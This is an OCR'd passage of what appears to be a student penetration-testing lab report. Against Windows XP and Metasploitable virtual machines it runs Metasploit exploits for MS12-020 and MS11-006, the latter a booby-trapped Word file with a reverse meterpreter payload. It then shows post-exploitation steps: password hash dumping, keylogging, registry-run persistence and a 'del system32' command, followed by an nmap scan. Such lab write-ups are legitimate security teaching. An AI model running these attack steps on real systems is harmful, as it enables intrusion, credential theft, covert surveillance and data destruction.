


```
msf auxiliary(ms12_020_maxchannelids) > set RPORT 3389
RPORT => 3389
msf auxiliary(ms12_020_maxchannelids) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf auxiliary(ms12_020_maxchannelids) > run -j
[*] Auxiliary module running as background job
[*] 192.168.56.101:3389 - 192.168.56.101:3389 - Sending MS12-020 Microsoft Remote Desktop
Use-After-Free DoS
[*] 192.168.56.101:3389 - 192.168.56.101:3389 - 210 bytes sent
[*] 192.168.56.101:3389 - 192.168.56.101:3389 - Checking RDP status...
[+] 192.168.56.101:3389 - 192.168.56.101:3389 seems down
msf auxiliary(ms12_020_maxchannelids) >
```

ms11_006_createsizeddibsection (fileformat)


This attack generates a Word document with some code embedded within. The file must be transferred by some means to the victim's machine, and when the file is viewed in the Windows Explorer in 'Thumbnails' view mode the entire Windows XP GUI/Explorer will crash and have to be reset. In our case, we already had access to a meterpreter shell from the previous 'ms08_067_netapi' attack, so this was used to transfer the file to the victim's machine. This could also be done by compressing and emailing in the real world, or other means of transfer like FTP. Screenshots of the attack process are shown below.

The exploit generating the bad Word document in Kali Linux:



```
msf > use exploit/windows/fileformat/ms11_006_createsizeddibsection
msf exploit(ms11_006_createsizeddibsection) > set TARGET 0
TARGET => 0
msf exploit(ms11_006_createsizeddibsection) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms11_006_createsizeddibsection) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf exploit(ms11_006_createsizeddibsection) > set LPORT 29038
LPORT => 29038
msf exploit(ms11_006_createsizeddibsection) > set ExitOnSession false
ExitOnSession => false
msf exploit(ms11_006_createsizeddibsection) > set FILENAME msf.doc
FILENAME => msf.doc
msf exploit(ms11_006_createsizeddibsection) > set DisablePayloadHandler false
DisablePayloadHandler => false
msf exploit(ms11_006_createsizeddibsection) > exploit -j
[*] Exploit running as background job.
[*] Started reverse TCP handler on 10.0.2.15:29038
[*] Creating 'msf.doc' file ...
[+] msf.doc created at /root/.msf4/local/msf.doc
```

Using the meterpreter shell to upload the file to the victim machine:



C:\Documents and Settings\IEUser

D	Name	Size
	Application Data	
	Cookies	
	Desktop	
	Favorites	
	IECompatCache	
	IETldCache	
	Local Settings	
	My Documents	
	NetHood	
	PrintHood	
	PrivacIE	
	Recent	

2013-11-01 13:10:59 +1300 40555/r-xr-xr-x


Look In: Desktop

Name	Size	Modified
msf.doc	10 KB	10/7/18 4:43 PM
notmalicious.zip	8 KB	10/7/18 4:03 PM


File Name: msf.doc

Files of Type: All Files

Changing the Windows XP file explorer view mode to 'Thumbnails' in the directory the bad file is located in, which will trigger the crashes:



The message given by Windows XP when the GUI crashes:


Data Execution Prevention - Microsoft Windows

To help protect your computer, Windows has closed this program.


Name: **Windows Explorer**

Publisher: Microsoft Corporation

Close Message


Data Execution Prevention helps protect against damage from viruses and other security threats. What should I do?

3.2.6 - Exploring Post Exploitation Capabilities in Windows XP




The ‘ms08_067_netapi’ exploit enabled the Meterpreter menu and from there it was astonishing how much havoc could be inflicted on the XP machine. Gaining access to the Meterpreter allowed us as the attack to almost have complete reign of the victims PC. The Meterpreter offered a range of different attacks such as:

- Dumping password hashes:



```
meterpreter> hashdump
[*] Dumping password hashes...
[+]      Administrator:500:b34ce522c3e4c87722c34254e51bff62:fc525c9683e8fe067095ba2ddc971889:::
[+]      Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]      HelpAssistant:1000:9b45eefa50cbd1f779518231c8ae0fb3:8da1ecee0f0c121facdfb869612a33c6:::
[+]      IEUser:1003:b34ce522c3e4c87722c34254e51bff62:fc525c9683e8fe067095ba2ddc971889:::
[+]      SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:60a8616c6fd013a1aff2d7c3328b4af8:::
```


- Browsing the Windows XP machine’s files:



C:\Documents and Settings\IEUser

D	Name	Size	Modified	Mode
	Application Data		2012-10-13 09:47:17 +1300	40555/r-xr-xr-x
	Cookies		2018-10-07 17:34:48 +1300	40777/rwxrwxrwx
	Desktop		2018-10-07 17:43:37 +1300	40777/rwxrwxrwx
	Favorites		2013-11-04 06:27:59 +1300	40555/r-xr-xr-x
	IECompatCache		2013-11-04 11:37:45 +1300	40777/rwxrwxrwx
	IETldCache		2013-11-04 06:27:56 +1300	40777/rwxrwxrwx
	Local Settings		2012-10-13 02:37:14 +1300	40777/rwxrwxrwx
	My Documents		2013-11-04 06:27:57 +1300	40555/r-xr-xr-x
	NetHood		2018-10-07 17:36:15 +1300	40777/rwxrwxrwx
	PrintHood		2012-10-13 02:37:14 +1300	40777/rwxrwxrwx
	PrivacIE		2013-11-04 11:37:33 +1300	40777/rwxrwxrwx
	Recent		2013-11-01 13:10:59 +1300	40555/r-xr-xr-x

- Uploading malicious files:



C:\Documents and Settings\IEUser

D	Name	Size
	Application Data	
	Cookies	
	Desktop	
	Favorites	
	IECompatCache	
	IETldCache	
	Local Settings	
	My Documents	
	NetHood	
	PrintHood	
	PrivacIE	
	Recent	

2013-11-01 13:10:59 +1300 40555/r-xr-xr-x


Look In: Desktop

Name	Size	Modified
msf.doc	10 KB	10/7/18 4:43 PM
notmalicious.zip	8 KB	10/7/18 4:03 PM

File Name: msf.doc


Files of Type: All Files

- Logging the user’s keystrokes:




```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\IEUser>hello world_
```



```
CAPTURE_TYPE => explorer
msf post(keylog_recorder) > set SESSION 5
SESSION => 5
msf post(keylog_recorder) > set MIGRATE true
MIGRATE => true
msf post(keylog_recorder) > set ShowKeystrokes true
ShowKeystrokes => true
msf post(keylog_recorder) > run -j
[*] Post module running as background job
[*] Executing module against IE8WINXP
[*] Trying explorer.exe (1876)
[+] Successfully migrated to explorer.exe (1876) as: IE8WINXP\IEUser
[*] Starting the keylog recorder...
[*] Keystrokes being saved in to
/root/.msf4/loot/20181007174942_default_192.168.56.104_host.windows.key_790445.txt
[*] Recording keystrokes...
[+] Keystrokes captured hello world
msf post(keylog_recorder) > |
```

- Viewing the victim's screen, which can be used in conjunction with keyloggers to easily steal passwords:



Manage Identities

To add a new identity, click New. To modify an identity, select it, and then click Properties. To delete an identity, select it, and then click Remove

Identities:

Main Identity

☑ Use this identity when s

Main Identity

Use this identity when a identity

Main Identity

☐ When Outlook Expres

New Identity

Identity

Password


☑ Require a password

Enter Password

New Password: ••••••••


Confirm New Password: ••••••••

There are no contacts to display. Click on Contacts to create a new contact.




```
[+] Keystrokes captured password
[+] Keystrokes captured <CR>
```

- Show the victim machine's processes, which can be used to more accurately launch attacks, or more accurately target user credentials:



PID	Name	Arch	Session	User	Path
0	[System Process]				
4	System	x86	0		
364	smss.exe	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System3...
512	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\syste...
536	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\syste...
580	[illegible]	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system3...
648	[illegible]	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system3...
660	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system3...
732	[illegible]	x86	0	IE8WINXP\IEUser	C:\Program Files\[illegible]...
820	VBoxService.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system3...
864	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system3...
948	svchost.exe	x86	0		C:\WINDOWS\system3...
1016	wpabaln.exe	x86	0	IE8WINXP\IEUser	C:\WINDOWS\system3...
1040	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system3...
1088	svchost.exe	x86	0		C:\WINDOWS\system3...
1120	svchost.exe	x86	0		C:\WINDOWS\system3...
1200	alg.exe	x86	0		C:\WINDOWS\System3...
1436	wscntfy.exe	x86	0	IE8WINXP\IEUser	C:\WINDOWS\system3...
1488	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system3...
[illegible]	VBoxTray.exe	x86	0	IE8WINXP\IEUser	C:\WINDOWS\system3...
[illegible]	[illegible]	x86	0	IE8WINXP\IEUser	C:\WINDOWS\system3...
1720	ctfmon.exe	x86	0	IE8WINXP\IEUser	C:\WINDOWS\system3...
1756	msmsgs.exe	x86	0	IE8WINXP\IEUser	C:\Program Files\Messe...
1824	NOTEPAD.EXE	x86	0	IE8WINXP\IEUser	C:\WINDOWS\notepad...
1876	explorer.exe	x86	0	IE8WINXP\IEUser	C:\WINDOWS\explorer...


- Using cmd remotely:



```
10/12/2012  01:41 PM                36 vb.ini
10/12/2012  01:41 PM                37 vbaddin.ini
11/06/2013  02:40 PM            13,555 vmgcoinstall.log
11/06/2013  02:40 PM             5,778 vmguestsetup.log
11/06/2013  02:40 PM           414,328 vmguestsetup.msi.log
04/14/2008  05:00 AM            18,944 vmmreg32.dll
11/03/2013  04:07 AM    <DIR>          WBEM
11/06/2013  02:29 PM             4,129 Wdf01007Inst.log
11/06/2013  02:38 PM             4,225 Wdf01009Inst.log
10/12/2012  01:42 PM    <DIR>          Web
10/12/2012  06:39 AM               401 wiadebug.log
10/12/2012  06:39 AM                50 wiaservc.log
10/12/2012  01:43 PM               477 win.ini
10/06/2018  09:33 PM           342,035 WindowsUpdate.log
04/14/2008  05:00 AM           256,192 winhelp.exe
04/14/2008  05:00 AM           283,648 winhlp32.exe
10/12/2012  06:36 AM    <DIR>          WinSxS
10/12/2012  01:47 PM               936 wmsetup.log
10/12/2012  01:43 PM           316,640 WMSysPr9.prx
04/14/2008  05:00 AM             9,522 Zapotec.bmp
04/14/2008  05:00 AM               707 _default.pif
              88 File(s)      7,667,516 bytes
              39 Dir(s)  133,691,244,544 bytes free


C:\WINDOWS> del system32
```

- Attempting to make the meterpreter shell persistent:



```
SESSION => 1
msf exploit(persistence) > set ExitOnSession false
ExitOnSession => false
msf exploit(persistence) > set STARTUP SYSTEM
STARTUP => SYSTEM
msf exploit(persistence) > set DELAY 10
DELAY => 10
msf exploit(persistence) > set DisablePayloadHandler true
DisablePayloadHandler => true
msf exploit(persistence) > exploit -j
[*] Exploit running as background job.
[*] Running persistent module against IE8WINXP via session ID: 1
[+] Persistent VBS script written on IE8WINXP to C:\WINDOWS\TEMP\SYKKFytJD.vbs
[*] Installing as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\eLvZmPwqErX
[+] Installed autorun on IE8WINXP as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\eLvZmPwqErX
[*] Clean up Meterpreter RC file: /root/.msf4/logs/persistence/IE8WINXP_20181007.3051/IE8WINXP_20181007.3051.rc

msf exploit(persistence) > 
```

3.3.1 - Perform a Port Scan With Nmap

To carry out a manual port scan of the Windows XP and Metasploitable machines we used the ‘nmap’ command on the attacker machine. We tried this using multiple scan type flags including ‘sS’ (TCP SYN Stealth scan), ‘sT’ (TCP connect() scan), ‘sF’ (FIN scan), ‘sN’ (Null scan), ‘sX’ (Xmas Tree scan), and finally ‘sU’ (UDP scan). The two TCP scan types generated identical results, the UDP scan turned up different results that the TCP scans, while the FIN, Null, and Xmas Tree scans did not give any usable results. Because of this, only the TCP and UDP Nmap scan outputs are shown below.

The additional flags that were used in the Nmap scan were -sS, -sV, -O and -oN.

Flag used	**Flag information**
-sS	The TCP (Stealth) SYN flag is more stealthy than the connect scan and it works against function TCP stacks.
-sV	Enables service/version detection.
-O	Enables OS detection.
-oN	Enables output normal format to a file.

Metasploitable TCP NMAP Scan

```
# Nmap 7.50 scan initiated Mon Oct  8 16:33:38 2018 as: nmap -sS -sV -O -oN
/root/Desktop/nmapmetasploitable.txt 192.168.56.102
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid
servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using
--system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.00012s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
